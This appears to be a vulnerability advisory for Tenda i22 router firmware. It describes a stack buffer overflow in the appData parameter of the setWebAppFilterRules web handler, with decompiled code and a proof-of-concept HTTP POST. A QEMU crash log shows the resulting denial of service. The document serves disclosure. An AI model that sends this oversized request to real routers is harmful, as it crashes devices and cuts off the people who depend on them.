Tenda i22 V1.0.0.3(4687) was discovered to contain a buffer overflow via the appData parameter in the formSetAppFilterRule function.


Description

`Tenda` Router **i22 V1.0.0.3(4687)** was discovered to contain a buffer overflow in the `httpd` module when handling `/goform/setWebAppFilterRules` request.

Firmware information

- Manufacturer's address: https://www.tenda.com.cn/
- Firmware download address : https://www.tenda.com.cn/download/detail-2747.html

Affected version



I22

i22 1200M 高密度带机100人吸顶AP 资料下载

首页 / I22 / 资料下载

i22升级软件 V1.0.0.3(4687)

立即下载

关联产品：i22 更新日期：2017/11/3


1.此固件只适用于i22且当前软件版本为V1.0.0.X的机器升级，不同型号机器不能使用该软件,升级前请确认版本;

2.下载解压后，请使用有线连接机器升级，升级过程中切勿切断电源，否则会导致机器损坏无法使用!

* 如果链接错误或其他问题，请反馈到 tenda@tenda.com.cn或联系在线客服，谢谢。

Vulnerability details


This vulnerability lies in the `/goform/setWebAppFilterRules` page，The details are shown below:



```c
int __fastcall formSetAppFilterRule(int a1)
{
  int v1; // r0
  _DWORD v4[276]; // [sp+1Ch] [bp-470h] BYREF
  char nptr[4]; // [sp+46Ch] [bp-20h] BYREF
  int v6; // [sp+470h] [bp-1Ch]
  int v7; // [sp+474h] [bp-18h]
  int v8; // [sp+478h] [bp-14h]
  int v9; // [sp+47Ch] [bp-10h]

  v9 = 0;
  v8 = 0;
  v7 = 0;
  v6 = -1;
  *(_DWORD *)nptr = 0;
  sub_71B1C(a1, v4);
  v8 = sub_75564("bhv.appfilter.list");
  sub_75B4C("bhv.appfilter.list", ";", v8, 0, nptr);
  v4[275] = atoi(nptr);
  sub_720B8(v4, v8);
  v6 = 6;
  if ( sub_7560C("bhv.appfilter.en") == 1 )
    doSystemCmd("cfm post netctrl %s?op=%d", "app_filter", v6);
  v9 = 1;
  sub_26460(
    a1,
    "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
  sub_26460(a1, "%d", v9);
  v1 = sub_26904(a1, 200);
  return CommitCfm(v1);
}
```

In `sub_71B1C` function



```c
char *__fastcall sub_71B1C(int a1, int a2)
{
  const char *appData_value; // r0
  char s1[4]; // [sp+1Ch] [bp-148h] BYREF
  int v6; // [sp+20h] [bp-144h]
  int v7; // [sp+24h] [bp-140h]
  int v8; // [sp+28h] [bp-13Ch]
  int v9; // [sp+2Ch] [bp-138h]
  int v10[5]; // [sp+30h] [bp-134h] BYREF
  int v11[72]; // [sp+44h] [bp-120h] BYREF

  memset(v11, 0, 276);
  memset(v10, 0, sizeof(v10));
  *(_DWORD *)s1 = 0;
  v6 = 0;
  v7 = 0;
  v8 = 0;
  v9 = 0;
  appData_value = (const char *)get_value_from_web(a1, (int)"appData", (int)&unk_8353C);
  sscanf(appData_value, "%[^;];%[^;];%[^;];%[^;]", a2 + 72, v11, v10, s1);
  printf(
    "%s %d: sAppIds = %s, sP2PEn = %s, sMailEn = %s, sEn = %s\n",
    "getNewAppFilterRule",
    809,
    (const char *)(a2 + 72),
    (const char *)v11,
    (const char *)v10,
    s1);
  SetValue("appfilter.P2P.En", v11);
  SetValue("appfilter.Mail.En", v10);
  if ( !strcmp((const char *)(a2 + 72), "0") )
    memcpy((void *)(a2 + 72), &unk_8353C, 1u);
  if ( !strncmp(s1, "true", 0x13u) )
  {
    SetValue("bhv.appfilter.en", "1");
    strcpy((char *)(a2 + 32), "enable");
    doSystemCmd("cfm post netctrl %s?op=%d", "app_filter", 4);
  }
  else
  {
    SetValue("bhv.appfilter.en", "0");
    memcpy((void *)(a2 + 32), "disable", 7u);
    doSystemCmd("cfm post netctrl %s?op=%d", "app_filter", 7);
  }
  *(_DWORD *)(a2 + 1096) = 1;
  return strncpy((char *)a2, "AppFilterRule", 0x1Fu);
}
```


POC

This POC can result in a Dos.

```
POST /goform/setWebAppFilterRules HTTP/1.1
Host: 192.168.204.133
Content-Length: 4112
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.204.133
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
```

```
exchange;v=b3;q=0.9
Referer: http://192.168.204.133/system_hostname.asp?version=1487847846
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: bLanguage=cn; password=jbl1qw; user=
Connection: close

appData=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



```
Unsupported setsockopt level=1 optname=13
getNewAppFilterRule 809: sAppIds = aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaa, sP2PEn = aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaa, sMailEn = , sEn =
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
connect: No such file or directory
Connect to server failed.
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
Segmentation fault
```